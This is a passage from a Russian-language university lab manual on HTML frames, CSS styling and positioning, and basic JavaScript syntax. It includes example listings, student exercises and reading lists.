<title>Фреймы.Навигация по фреймам.Левый навигационный фрейм.</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<meta name="KeyWords" content="Фреймы.Навигация по фреймам">
<meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
<STYLE TYPE="text/css">
A:link {text-decoration:none;color:silver;}
A:visited {text-decoration:none;color:silver;}
A:hover {padding-left:12px;text-decoration:none;color:darkblue;background-color:#F9FED6;}
.m {font-family:tahoma;font-size:18px;margin-left:3px;}
</STYLE></head>
<body><ul style="margin-top:22px;list-style-type:square;color:red;">
<li class=m><a target = _parent href = "main.html"> main page</a></li>
<li class=m><a target = "info" href = "right1.html"> right frame 1</a></li>
<li class=m><a target = "info" href = "right2.html"> right frame 2</a></li>
</body></html>
```

Листинг гипердокумента **right1.html**

Гипердокумент содержится в навигационном фрейме с именем «info» во фреймосодержащем документе **frame.html**

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
<title>Фреймы.Навигация по фреймам.Первый правый фрейм.</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<meta name="KeyWords" content="Фреймы.Навигация по фреймам">
<meta name="Author" content="Borzenkov Aleksey Vladimirovich,BSUIR ">
<STYLE TYPE="text/css">
A:link {text-decoration:none;color:silver;}
A:visited {text-decoration:none;color:silver;}
A:hover {text-decoration:none;color:darkblue;background-color:#F9FED6;border:1px dotted;}
.m {padding-left:6px;font-family:tahoma;font-size:18px;margin-left:22px;margin-right:22px;text-align:center;}
.m1 {font-family:arial;font-size:28px;text-align:center;}
</STYLE></head><body><div class=m>
<a class= m target = _parent href = "main.html">  main page </a>
<a class= m target = "info" href = "right1.html"> right frame 1 </a>
<a class= m target = "info" href = "right2.html"> right frame 2 </a></div>
```

```
17. <div class=m1>содержимое первого правого фрейма</div>
18. </body></html>
```

Листинг гипердокумента **right2.html**

Гипердокумент загружается в навигационный фрейм с именем «info» во фреймосодержащий документ **frame.html**

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title>Фреймы.Навигация по фреймам.Первый правый фрейм.</title>
4.  <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5.  <meta name="KeyWords" content="Фреймы.Навигация по фреймам">
6.  <meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
7.  <STYLE TYPE="text/css">
8.  A:link {text-decoration:none;color:silver;}
9.  A:visited {text-decoration:none;color:silver;}
10. A:hover{text-decoration:none;color:darkblue;background-color:#F9FED6;border:1px
    dotted;}
11. .m{padding-left:6px;font-family:tahoma;font-size:18px;margin-left:22px;margin-
    right:22px;text-align:center;}
12. .m1 {font-family:arial;font-size:28px;text-align:center;}
13. </STYLE></head><body><div class=m>
14. <a class= m target = _parent href = "main.html">  main page </a>
15. <a class= m target = "info" href = "right1.html"> right frame 1 </a>
16. <a class= m target = "info" href = "right2.html"> right frame 2 </a></div>
17. <div class=m1>содержимое второго  правого фрейма</div>
18. </body></html>
```

Листинг гипердокумента, иллюстрирующий применение плавающих фреймов

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title>фреймы, плавающие фреймы</title>
4.  <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5.  <meta name="KeyWords" content="плавающие фреймы">
6.  <meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
7.  <style type="text/css">
8.  .fr {position:absolute;top:15px;}
9.  .fr1 {position:absolute;top:95px;}
10. </style>
11. </head>
12. <body>
13. <div class=fr>
14. <iframe src="right1.html" style={width:555px;height:95px} scrolling="no"></iframe>
15. </div>
16. <div class=fr1>
17. <iframe src="right2.html" style={width:255px;height:205px} scrolling="no"></iframe>
```

```
18. </div>
19. </body></html>
```

5 . Задания для индивидуального выполнения

1. Создать страницу, разбитую вертикально на 2 фрейма: левый – 20 % от ширины окна, правый – занимает всю оставшуюся часть.

2. Создать страницу, разбитую горизонтально на 2 фрейма: верхний – 30 % от ширины окна, правый – занимает всю оставшуюся часть.

3. Создать страницу, разбитую на 4 фрейма. Два фрейма по вертикали и два фрейма по горизонтали. Сделать это, модифицировав сначала первую задачу, а затем вторую задачу.

4. Создать страницу со следующей фреймовой структурой: «оглавление» (фрейм вверху страницы высотой 100 пикселей), «меню» (фрейм слева страницы, шириной 150 пикселей), «основное поле» – занимает всё оставшееся пространство.

5. Дописать атрибуты фреймов таким образом, чтобы фрейм «оглавление» не имел полос прокрутки, фрейм «меню» имел только вертикальную полосу прокрутки, «основное поле» имело обе полосы прокрутки.

6. Дописать атрибуты таким образом, чтобы фрейм «основное поле» имел только вертикальную полосу прокрутки, все фреймы не имели границ между ними, размер фреймов нельзя было изменить при помощи мыши.

7. Создать страницу, содержащую два фрейма. В первом фрейме содержится меню навигации. Во второй фрейм загружается гипердокумент, соответствующий выбранному разделу в меню.

8. Создать страницу, состоящую из трёх вертикальных фреймов: в одном из них основное меню навигации, в другом – подменю, в третьем – содержание выбранного раздела.

9. Создать страницу с двумя фреймами. В один из них поместить три ссылки. При нажатии на первую – новый документ открывается в другом фрейме, при нажатии на вторую – документ открывается в новом окне, на третью – документ открывается в том же окне поверх всех фреймов (т.е. без фреймов).

10. Создать страницу с тремя фреймами, поместить в каждый из них несколько ссылок, причем все ссылки из первого фрейма должны открываться во втором, из второго фрейма – в том же фрейме, а из третьего фрейма – в том же окне браузера поверх всех фреймов.

11. Создать страницу, имеющую 4 фрейма. Поместить в каждый ссылку таким образом, чтобы ссылки из 1-го фрейма открывали документ во 2-м, ссылки из 2-го – открывали документ в 3-м, из 3-го – в 4-м, из 4-го – в 1-м.

12. Создать страницу с плавающим фреймом, содержащим меню для перехода по документам.

Литература

1. Дунаев В. HTML, скрипты и стили в подлиннике. – СПб.: BHV, 2005. – 832 с.
2. Дунаев В.В. Сам себе WEB-дизайнер. – СПб.: БХВ-Петербург. Арлит, 2002. – 512 с.
3. Коржинский С. Настольная книга WEB-мастера: эффективное применение HTML, CSS, JavaScript. Полное руководство. – М.: КноРус, 2000. – 314 с.

ТЕМА 4

ТАБЛИЦЫ СТИЛЕЙ. ПОЗИЦИОНИРОВАНИЕ. СТАТИЧЕСКИЕ ФИЛЬТРЫ.

1 . Цель изучения

Изучение технологии CSS (Cascade Style Sheets) – современного подхода к оформлению гипертекста. Отработка трех уровней таблиц: внешней таблицы стилей всего проекта, использование контейнера **<style>…</style>** для оформления текущего гипердокумента и использование атрибута **style** для оформления конкретной конструкции (тега) гипердокумента. Отметим, что элемент **style** уже использовался в предыдущих лабораторных работах.

2 . История вопроса

Язык иерархических стилевых спецификаций (Cascading Style Sheets, CSS) был разработан в качестве дополнения к HTML, призванного восполнить ограниченные возможности HTML в области визуального форматирования. В идеале – полностью взять на себя определения внешнего вида документа, оставив за HTML только структурную разметку. Слово «cascading» в названии системы CSS напоминает о том, что на вывод каждого тега в документе могут оказывать влияние сразу несколько стилевых спецификаций, образующих иерархическую систему. Напрмер, поверх спецификаций, относящихся к конкретному документу, может действовать стилевой файл, общий для всех документов на сервере. Кроме того, пользователь браузера, поддерживающего CSS, может указать свои собственные свойства для тех или иных тегов. Конфликты, которые при этом возникают, разрешаются в пользу более частных, узких спецификаций: то что указано для конкретного документа, берет верх над спецификациями для всего сервера. А параметры оформления тега в данном контексте имеют преимущество перед параметрами для того же

тега вообще. В случае конфликта спецификаций, заданных пользователем, с установками автора страницы побеждают последние, хотя пользователь все-таки может изменить это правило на обратное. Безусловно CSS-свойства имеют приоритет над принятыми в том или ином браузере стандартными парамнтрами оформления HTML-элементов.

3. Теоретические сведения

Каскадные таблицы стилей позволяют очень гибко оформлять документ – выравнивать заголовки и абзацы, задавать цветовое и шрифтовое оформление, создавать рамки вокруг объектов и многое другое. Причем действие таблиц стилей может распространяться как на конкретный элемент, так и целиком на страницу, или даже на множество страниц сразу. Именно поэтому они и называются каскадными. Для того чтобы не возникали конфликты между таблицами различных уровней, определены приоритеты области воздействия. Суть их сводится к тому, что чем ближе к элементу находится описание стиля, тем больший приоритет он имеет.

Определение фона в CSS

background – сокращенный вариант для указания всех свойств фона (см. далее).
Значения: [<'background-color'> || <'background-image'> || <'background-repeat'> || <'background-attachment'> || <'background-position'>]
По умолчанию: не определено
background-attachment – если указано fixed, рисунок фона не прокручивается вместе с содержимым элемента, в противном случае – прокручивается.
Значения: scroll | fixed
По умолчанию: scroll
background-color – устанавливает цвет фона.
Значения: <color> | transparent
По умолчанию: transparent (прозрачный)
background-image – устанавливает фоновый рисунок.
Значения: <uri> | none
По умолчанию: none (нет)
background-position – если указана фоновая картинка, то это свойство позволяет указать исходное расположение. Точкой отсчета является верхний левый угол.
Значения: [[<percentage> | <length>]{1,2} | [[top | center | bottom] || [left | center | right]]]
По умолчанию: 0 %, 0 %
background-repeat – если определена фоновая картинка, то это свойство указывает, должна ли она повторяться, и если да, то как:
(repeat-x – повтор только по горизонтали, repeat-y – повтор только по вертикали, repeat – повтор по горизонтали и вертикали, no-repeat – без повтора)

Значения: repeat | repeat-x | repeat-y | no-repeat
По умолчанию: repeat

Определение рамки в CSS

border – сокращенный вариант для указания всех свойств рамки.
Значения: [<'border-width'> || <'border-style'> || <color>]
По умолчанию: см. далее
border-color – устанавливает цвет рамки в целом или для каждой из четырех сторон рамки по отдельности.
Значения: <color>{1,4} | transparent
По умолчанию: цвет переднего плана, если не задано в индивидуальных значениях
border-spacing – указывает на расстояние между ячейками таблицы. Если указано одно значение, то устанавливает расстояние и по горизонтали, и по вертикали. Если два, то первое – по горизонтали, а второе – по вертикали.
Значения: <length> [<length>]
По умолчанию: 0
border-style – устанавливает вид рамки в целом или для каждой из четырех сторон по отдельности (none – без рамки; dotted – точечная; dashed – пунктирная; solid – сплошная; double – двойная; groove – объемная «свет снизу»; ridge – объемная «свет сверху»; inset – объемная «вогнутая»; outset – объемная «выпуклая»)
Значения: <border-style>{1,4}
По умолчанию: none, если не задано в индивидуальных значениях.
border-top, border-right, border-bottom, border-left – сокращенный вариант для указания ширины, вида и цвета верхней, правой, нижней и левой частей рамки соответственно
Значения: [<'border-top-width'> || <'border-style'> || <color>]
По умолчанию: установленные в индивидуальных значениях
border-width – устанавливает ширину рамки в целом или для каждой из четырех сторон по отдельности. Значения могут быть указаны как численно, так и при помощи ключевых слов (thin – тонкий; medium – средний; thick – толстый).
Значения: <border-width>{1,4}
По умолчанию: medium

Определение шрифта в CSS

font – сокращенный вариант для указания шрифта.
Значения: [[<'font-style'> || <'font-variant'> || <'font-weight'>]? <'font-size'> [/ <'line-height'>]? <'font-family'>] | caption | icon | menu | message-box | small-caption | status-bar
font-family – определяет расположенный по приоритету список шрифтов и (или) групп шрифтов.

Значения: [<family-name> | <generic-family> ,] * [<family-name> | <generic-family>
По умолчанию: зависит от установок браузера
font-size – определяет размер шрифта.
Значения: <absolute-size> | <relative-size> | <length> | <percentage>
По умолчанию: medium (зависит от установок браузера)
font-style – устанавливает начертание шрифта – обычное, курсив и наклонное соответственно.
Значения: normal | italic | oblique
По умолчанию: normal
font-variant – устанавливает режим «малых прописных».
Значения: normal | small-caps
По умолчанию: normal
font-weight – устанавливает, насколько шрифт должен быть жирным.
Значения: normal | bold | bolder | lighter | 100 | 200 | 300 | 400 | 500 | 600 | 700 | 800 | 900
По умолчанию: normal

Определение списков в CSS

list-style – сокращенный вариант для установки вида списка.
Значения: <'list-style-type'> || <'list-style-position'> || <'list-style-image'>
По умолчанию: не определено
list-style-image – устанавливает картинку-маркер списка.
Значения: <uri> | none
По умолчанию: none
list-style-position – указывает, по внутренней (inside) или по внешней (outside) стороне следует выравнивать маркеры списка.
Значения: inside | outside
По умолчанию: outside
list-style-type – устанавливает тип маркера.
Значения: disc | circle | square | decimal | decimal-leading-zero | lower-roman | upper-roman | lower-alpha | lower-latin | upper-alpha | upper-latin | hebrew | armenian | georgian | cjk-ideographic | hiragana | katakana | hiragana-iroha | katakana-iroha | none
По умолчанию: disc

Определение полей в CSS

margin – сокращенный вариант для определения полей. Если указано только одно значение, то все поля будут одинаковыми.
Значения: <margin-width>{1,4}
По умолчанию: не определено
margin-top, margin-right, margin-bottom, margin-left – определяют ширину поля сверху, справа, снизу и слева соответственно.

Значения: <margin-width>
По умолчанию: 0
Определение отступов в CSS
padding – сокращенный вариант для определения отступов. Если указано только одно значение, то отступы со всех сторон будут одинаковыми.
Значения: <padding-width>{1,4}
По умолчанию: не определено
padding-top, padding-right, padding-bottom, padding-left – определяют отступ сверху, справа, снизу и слева соответственно.
Значения: <padding-width>
По умолчанию: 0

Позиционирование в CSS

position – устанавливает вариант вывода элемента в окне браузера.
Значения:
·static – элемент выводится в общем потоке и не позиционируется;
·relative – элемент выводится в общем потоке и может быть позиционирован от того расположения, в котором он должен был быть выведен в случае для static. Если смещение не указано, то relative будет аналогично static.
·absolute – элемент выводится и позиционируется в документе на основе заданных при помощи свойств left, top и т.д.
·fixed – то же, что и absolute, но, кроме этого, элемент «привязывается» к положению на экране и не прокручивается вместе с остальным документом.
·По умолчанию: static
top – указывает, насколько верхний угол содержимого данного элемента должен быть смещен вниз относительно верхнего угла внешнего блока.
Значения: <length> | <percentage> | auto
По умолчанию: auto
left – указывает, насколько левый угол содержимого данного элемента должен быть смещен вправо относительно левого угла внешнего блока.
Значения: <length> | <percentage> | auto
По умолчанию: auto
z-index – определяет порядок вывода слоев (блоков).
Значения: auto | <integer>
По умолчанию: auto

Определение текста в CSS

text-align – выравнивает содержимое блока.
Значения: left | right | center | justify. По умолчанию: left
text-decoration – определяет оформление текста (none – убирает оформление; underline – подчеркивание; overline – с чертой сверху; line-through – зачеркнутый; blink – делает текст мерцающим).
Значения: none | [underline || overline || line-through || blink]

По умолчанию: none
text-indent – определяет отступ для первой строки параграфа.
Значения: <length> | <percentage>
По умолчанию: 0
text-transform – преобразует текст (uppercase – в верхний регистр; lowercase – в нижний регистр; capitalize – первые буквы слов – в заглавные).
Значения: uppercase | lowercase | capitalize | none
По умолчанию: none
word-spacing – устанавливает интервал между словами.
Значения: normal | <length>
По умолчанию: normal

Определение размеров в CSS

height – устанавливает высоту блока.
Значения: <length> | <percentage> | auto
По умолчанию: auto
width – определяет ширину блока.
Значения: <length> | <percentage> | auto
По умолчанию: auto

4 . Примеры листингов

Листинг таблицы стилей проекта – файл **mystyle.css**

```
a:link {text-decoration: none;}
a:visited {text-decoration: none;}
a:hover {color:darkblue;border:1px solid;background-color:#F9FED6;
padding-left:12px;padding-right:12px;}
body {text-align:center;}
table {border:1px dotted;border-color:darkblue;}
td {color:darkblue;font-size :23px;background-color:orange;}
ol {list-style-type:decimal}
li {color:darkblue;font-family:tahoma;font-size :23px;} a {color: white;font-size :23px;font-family:tahoma;}
a:link {text-decoration: none;}
a:visited {text-decoration: none;}
a:hover {color:darkblue;border:1px solid;background-color:#F9FED6;
padding-left:12px;padding-right:12px;}
body {text-align:center;}
table {border:1px dotted;border-color:darkblue;}
td {color:darkblue;font-size :23px;background-color:orange;}
ol {list-style-type:decimal}
li {color:darkblue;font-family:tahoma;font-size :23px;}
```

Листинг гипердокумента, обработанного тремя уровнями CSS

1. Внешней таблицей стилей **mystyle.css**, подключенной к документу.
2. Контейнером **<style>…</style>** самого гипердокумента.
3. Элементами **style**… для отдельных тегов.

Таблица стилей находится в одной директории с подключающим гипердокументом.

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title>технология CSS (таблицы стилей)</title>
4.   <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5.   <meta name="KeyWords" content="технология CSS">
6.   <meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
7.   <LINK REL="Stylesheet" HREF="mystyle.css" TYPE="text/css">
8.  <STYLE TYPE="text/css">
9.     P{position:absolute;top:0;left:100px;font-size:100px;color:silver}
10.   td {border:1px solid;text-align:left;color:darkblue;font-family:arial;}
11.  .pad  {padding-left:6px;padding-right:6px;padding-top:5px;}
12.  .titul {text-align:center;font-family:arial;font-size:27px;padding:5px;color:white;}
13. </STYLE>
14. </head><body><p style = "top:10; filter:wave">КАФЕДРА</p>
15. <table style="position:absolute; top:130; left:100;">
16. <tr ><td  colspan=2 class=titul >список аспирантов кафедры лесозаготовок</td></tr>
17. <tr><td style="padding-left:17px;">очное обучение</td>
18. <td  style="padding-left:17px;">заочное обучение</td></tr>
19. <tr><td style="width:50%;"><ol><li class=pad><a  href="mailto:DUBOV@mail.ru"
20. title="напишите Дубову письмо!">Дубов Л.И.</a></li>
21. <li class=pad><a  href="mailto:EREZKIN@mail.ru"
22. title="напишите Березкину письмо!">Березкин А.П.</a></li></ol></td>
23. <td> <ol><li class=pad><a  href="mailto:PALKIN@mail.ru"
24. title="напишите Палкину письмо!">Палкин Д.И.</a></li>
25. <li class=pad><a  href="mailto:ELKIN@mail.ru"
26. title ="напишите Елкину письмо!">Елкин Н.П.</a>
27. </li></ol></td>
28. </tr></table>
29. </body></html>
```

5 . Задания для индивидуального выполнения

1. Используя элемент style, оформить абзац текста, выбрав гарнитуру шрифта, цвет шрифта, начертание шрифта, величину шрифта.

2. Используя контейнер <style>…</style>, задать класс абзаца из предыдущей задачи. Затем, используя элемент style, дописать абзац, добавив величину отступа первой строки, жирность шрифта и режим «малых прописных».

3. Используя элемент style, оформить нумерованный список, выбирая различные методы нумерации и меняя их цвет, а также меняя гарнитуру шрифта, цвет шрифта, начертание шрифта, величину шрифта в строках списка.

4. Используя контейнер <style>…</style>, задать классы строк для предыдущей задачи и добиться аналогичной цели для нумерованного списка (разрешается выборочно пользоваться элементом style).

5. Используя элемент style, оформить ненумерованный список, выбирая различные виды маркеров и меняя их цвет, а также меняя гарнитуру шрифта, цвет шрифта, начертание шрифта, величину шрифта в строках списка.

6. Используя контейнер <style>…</style>, задать классы строк для предыдущей задачи и добиться аналогичной цели для ненумерованного списка (разрешается выборочно пользоваться элементом style).

7. Задать прямоугольную таблицу. Используя контейнер <style>…</style>, применить абсолютное позиционирование таблицы, определить стиль рамки таблицы, фон таблицы. Определить стиль столбца таблицы – стиль рамки столбца, внутренние и внешние отступы, стиль шрифта в столбце (гарнитуру, цвет, начертание, величину).

8. Используя контейнер <style>…</style>, задать классы некоторых столбцов в предыдущей задаче. Используя данные классы, а также элемент style переоформить таблицу.

9. Поместить фрагменты текста в блоковый и текстовый контейнер. Применить к тексту статические фильтры. Используя абсолютное и относительное позиционирование блоков, добиться разного расположения их на гиперстранице.

10. Используя контейнер <style>…</style>, задать классы строк и с их помощью отобразить объемный текст. Использовать абсолютное и относительное позиционирование.

11. Создать навигационное меню двух взаимоссылающихся гипердокументов при помощи плавающих фреймов, которые следует позиционировать и оформить. Применить абсолютное и относительное позиционирование, используя контейнер <style>…</style>, а также элемент style.

12. Создать блоковый объект (контейнер …). Используя контейнер <style>…</style>, применить абсолютное позиционирование блока, определить стиль рамки, фон. Определить стиль текстового фрагмента в блоке – внутренние и внешние отступы, стиль шрифта (гарнитуру, цвет, начертание, величину).

13. Переделать предыдущую задачу, дополнив ее еще одним блоковым контейнером относительно позиционированным. Используя контейнер <style>…</style>, задать классы блоков. Используя элемент style, переопределить некоторые свойства текстовых фрагментов в блоках.

14. В текстовом фрагменте, заключенном в блоковом объекте – параграф (…), выделить строковый объект (контейнер …) и соответствующим образом его оформить (гарнитура, цвет, начертание, величина, межбуквенное расстояние). Дополнить надстрочный и подстрочный текст.

15. Создать маленький гиперпроект линейной структуры, оформленный всеми тремя уровнями CSS. Во внешнем файле mystyle.css, подключенном ко

всем гиперстраницам проекта, прописать контейнер и стили гиперссылок (пассивной, активной, посещенной). Каждая гиперстраница проекта содержит контейнер <style>…</style> с определением стилей основных тегов, задействованных на данной гиперстраничке, а также элементы style с доопределением и переопределением стилей основных тегов, задействованных на данной гиперстраничке.

Литература

1. Дунаев В. HTML, скрипты и стили в подлиннике. – СПб.: BHV, 2005. – 832 с.
2. Кожемякин А., HTML и CSS в примерах. Создание WEB-страниц. – М.: Альтекс-А, 2004. – 416 с.
3. Коржинский С. Настольная книга WEB-мастера: эффективное применение HTML, CSS, JavaScript. Полное руководство. – СПб.: КноРус, 2000. – 314 с.
4. Кирсанов Д. Web-дизайн. – СПб.: Символ-Плюс, 1999. – 358 с.
5. Нильсен Я. Web-дизайн. – СПб.: Символ-Плюс, 2000. – 461 с.

ТЕМА 5.

JAVASCRIPT. СИНТАКСИС. МАССИВЫ, ОПЕРАТОРЫ, ПРОЦЕДУРЫ

1 . Цель изучения

Изучение синтаксиса языка JavaScript, подходов к внедрению JavaScript-программы в тело гипердокумента. Получение навыков работы с управляющими операторами, операторами ввода-вывода, массивами. Изучение синтаксиса и применения функций JavaScript.

2 . История вопроса

Разработанный в 1995 г. фирмой Netscape для версии 2.0 своего одноименного браузера язык JavaScript до сих пор остается абсолютно незаменимым инструментом, позволяющим загруженной в браузер странице динамически управлять своим содержимым, а заодно соответственно и браузером. JavaScript из Netscape 2.0 не умел почти ничего, кроме как открывать и закрывать окна браузера, загружать в них документы, управлять фреймами и взаимодействовать с полями форм (например проверять правильность введенной информации). Сценарий, встроенный в документ с помощью тега **script,** мог вставлять фрагменты HTML-кода в то место

документа, в котором расположен сам. Но не мог считывать содержимое других частей документа и изменять текст и графику после загрузки на компьютер. В третьей версии браузера Netscape набор объектов, которые мог обрабатывать сценарий, был существенно расширен. Однако недоработками JavaScript воспользовалась компания Microsoft, направившая все усилия на завоевания рынка браузеров. Началась знаменитая «война браузеров». В третьей версии браузера MSIE (Microsoft Internet Explorer) возможности языка (который фирме пришлось назвать JScript, так как марка JavaScript принадлежала Netscape) незначительно отличались от своего конкурента. В четвертой версии браузера фирма Microsoft стала лидером на рынке браузеров. Было введено понятие динамического HTML. Основную идею динамического HTML можно сформулировать как полный контроль языка сценариев над всеми без исключения элементами документа, параметрами их оформления и размещения (как подразумеваемыми в HTML, так и задаваемыми CSS) и над самим текстом страницы. Вслед за Microsoft Netscape объявила о поддержке динамического HTML в четвертой версии своего браузера. С опозданием сказал свое слово W3C. Разработанный им стандарт «объектной модели документа» (Document Object Model, DOM) подробно описывает взаимодействие, встроенного в Web-страницу сценария, с элементами документа, перечисляя все возможные действия, свойства и взаимозависимости. Последние версии браузеров MSIE, NN, FireFox (огненная лисица) полностью удовлетворяют этим предписаниям.

3. Теоретические сведения

Синтаксис

Синтаксис языка JavaScript является типичным для структурных языков программирования. Если вы уже знакомы с C или C++, то JavaScript покажется вам очень знакомым. Однако следует учитывать, что переменные в JavaScript не являются типизированными, и в этом он схож с BASIC. В программах JavaScript могут использоваться любые символы из множества символов языка JavaScript. К этому множеству относятся буквы латинского алфавита, арабские цифры, пробельные символы, разделители и специальные символы. Прописные латинские буквы:

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z.

Строчные латинские буквы:

a b c d e f g h i j k l m n o p q r s t u v w x y z.

Следует учитывать, что JavaScript различает регистр символов, т.е. ABC, Abc и abc – не одно и то же.

Десятичные цифры:

0 1 2 3 4 5 6 7 8 9.

Пробельные символы:

пробел, табуляция, перевод строки, возврат каретки, новая строка.

Разделители:

. , ; : ? ' ! | / \ ~ _ ( ) { } < > [ ] # % & ^ - = + * " '.

Операции

Операции – это комбинации символов, определяющие действия по преобразованию значений. Интерпретатор JavaScript интерпретирует каждую из этих комбинаций как самостоятельную лексему. Все операции в JavaScript подразделяются на следующие типы:

- операции присваивания;
- операции сравнения;
- арифметические операции;
- побитовые операции;
- логические операции;
- операции над строками;
- специальные операции.

Идентификаторы

Идентификаторы – это имена переменных, функций и меток, используемых в программе. Они представляют собой последовательность из одной или более латинских букв, цифр и знаков подчеркивания, которая начинается с буквы или символа подчеркивания.

С каждым идентификатором, именующим переменную или функцию, ассоциируется определенное значение. Это может быть целое или дробное число, логическое значение, строка, объект или массив.

Данные

Язык JavaScript поддерживает следующие типы данных:

- числа, например 25 или 3,1416;
- логические значения – true и false;
- строки, например «Всем привет!»;
- примитивный тип: null, (определяет пустое значение – null) и undefined (определяет, что значение не задано).

Переменные

Переменная представляет собой идентификатор для символьного представления данных в JavaScript-программе. Прежде чем использовать переменную, ее необходимо объявить. Делается это двумя способами:

- простым присваиванием значения, например x = 5;
- с использованием ключевого слова var, например var x = 5;
- если сразу присваивать значение не требуется, можно просто написать «var x». При этом переменной x будет присвоено значение «undefined».

Литералы

При помощи литералов задаются явные значения, которые используются непосредственно в коде программы. В отличие от переменных значения литералов нельзя изменять во время выполнения программы. Существует несколько типов литералов. Например, литералы-массивы задаются следующим образом:

Cars = ["VAZ", "GAZ", "AZLK"].

Выражения

Выражение – это набор данных, переменных, операторов и иных выражений, которые приводятся к общему значению. В простейшем случае это выглядит так:

X=7.

В данном выражении переменной X присваивается значение 7.

Ключевые слова

Некоторые слова нельзя использовать в качестве идентификаторов, поскольку они имеют особое значение для JavaScript. К действующим ключевым словам, определенным в стандарте ECMA-262 и поддерживающимся в браузерах, относятся перечисленные ниже:

break; continue; delete; do; else; for; function; if; in; new; null; return; switch; this; typeof; var; void; while; with.

Комментарии

Комментарий – это последовательность символов, которая воспринимается интерпретатором JavaScript как отдельный пробел и игнорируется. Комментарии бывают двух видов: многострочные и однострочные:

/* - этот комментарий вполне может находиться на нескольких строках программы */

// - а этот – только на одной, причем строка им всегда заканчивается!

Комментарии можно использовать везде, где допускаются пробельные символы, они могут содержать символы русского языка, ключевые слова, и все, что угодно. Единственное исключение: многострочные комментарии не могут быть вложенными.

Операторы

Операторы управляют процессом выполнения программы. Набор операторов JavaScript типичен для языков структурного программирования. Все они подразделяются на условные операторы, операторы циклов и операторы управления объектами.

Кроме того, существует так называемый «пустой» оператор – оператор, состоящий только из точки с запятой. Он может быть применен в любом месте программы, где по правилам синтаксиса JavaScript может (или должен) находиться любой оператор.

Условные операторы

К условным операторам относятся if…else и switch. Они служат для определения набора команд, которые должны быть выполнены в случае, если условие, заданное в таком операторе, истинно. Оператор if выполняет проверку своего условия, после чего, когда результат true выполняет блок операторов, следующих за условием. Если результат false, то в случае, когда присутствует часть else, будет выполнен блок операторов из else, в противном случае – ничего.

Оператор switch (переключатель) выполняет тот блок операторов, метка которого соответствует значению выражения переключателя. Выполнение оператора switch начинается с вычисления значения переключателя (т.е. выражения, находящегося в скобках сразу после ключевого слова switch). После этого управление передается блоку операторов, следующих за меткой, совпадающей со значением. Если таковой не находится, то управление будет передано специальной метке – default (если она имеется).

Операторы циклов

В языке JavaScript по стандарту ECMA-262 определены циклы for и while. Дополнительно к ним в JavaScript 1.2 Netscape ввела цикл do…while. Таким образом, поддерживаются все основные виды циклов, встречающихся в языках структурного программирования.

for ([начальное значение;] [условие;] [выражение приращения]) { операторы}

while (условие) { операторы}

do { операторы} while (условие)

4 . Примеры листингов

Листинг **скрипта 1**, создающего массив десяти чисел и подсчитывающего их сумму. Результат вычислений выводится в окно браузера.

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title>сумма элементов массива</title>
4.  <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5.  <META NAME="Description" CONTENT="обработка массивов">
6.  <META NAME="Author" CONTENT="Borzenkov Aleksey Vladimirovich">
7.  </head><body>
8.  <script>
9.  var myarray=new Array();
10. var sum=0;
11. for (i=0;i<10;i++){
12. myarray[i] = i*(i-5);
13. sum=sum+myarray[i];}
14. document.write("summa = ",sum);
15. </script>
16. </body></html>
```

Листинг **скрипта 2**, подсчитывающего количество чисел в промежутке от 1 до 100, делящихся без остатка на 3 (оператор управления **for**, **window.alert()**).

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title>обработка операторов управления JavaScript</title>
4.  <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5.  <META NAME="Description" CONTENT="оператор управления for">
6.  <META NAME="Author" CONTENT="Borzenkov Aleksey Vladimirovich">
7.  </head><body>
8.  <script type="text/javascript">
9.  var count=0;
10. for (i=1;i<100;i++){
11. if (i%3==0){ count++;}
12. }
13. window.alert(count);
14. </script>
15. </body></html>
```

Листинг **скрипта 3**, реализующего предыдущую задачу с использованием внутренней функции (операторы управления **while**, **return**, **window.alert()**).

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title>обработка функций JavaScript</title>
4.  <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5.  <META NAME="Description" CONTENT="функции JavaScript,оператор управления
    while">
6.  <META NAME="Author" CONTENT="Borzenkov Aleksey Vladimirovich ">
7.  <script type="text/javascript">
8.  // определение функциии подсчета чисел. делящихся без остатка на 3
9.  function my_count(){
10. var count=0; var i=1;
11. while (i<100){
```

```
12. if (i%3==0){count++;}
13. i++; }
14. return count;
15. }
16. </script>
17. </head><body>
18. <script type="text/javascript">
19. // вызов функции
20. count=my_count();window.alert(count);
21. </script>
22. </body></html>
```

Листинг **скрипта 4**, реализующего предыдущую задачу, используя внешнюю функцию **mc.js**, которая содержится в той же директории.

```
1. <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2. <html><head>
3. <title>подключение внешнего скрипта</title>
4. <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5. <META NAME="Description" CONTENT="подключение внешнего скрипта,оператор do...while">
6. <META NAME="Author" CONTENT="Borzenkov Aleksey Vladimirovich ">
7. <script SRC="mc.js">// подключение функции, содержащейся в файле mc.js
8. </script>
9. </head>
10. <body>
11. <script type="text/javascript">
12. // вызов функции
13. count=my_count();window.alert(count);
14. </script>
15. </body>
16. </html>
```

Содержимое процедуры **mc.js** (операторы управления **do**…**while**, **if**).

```
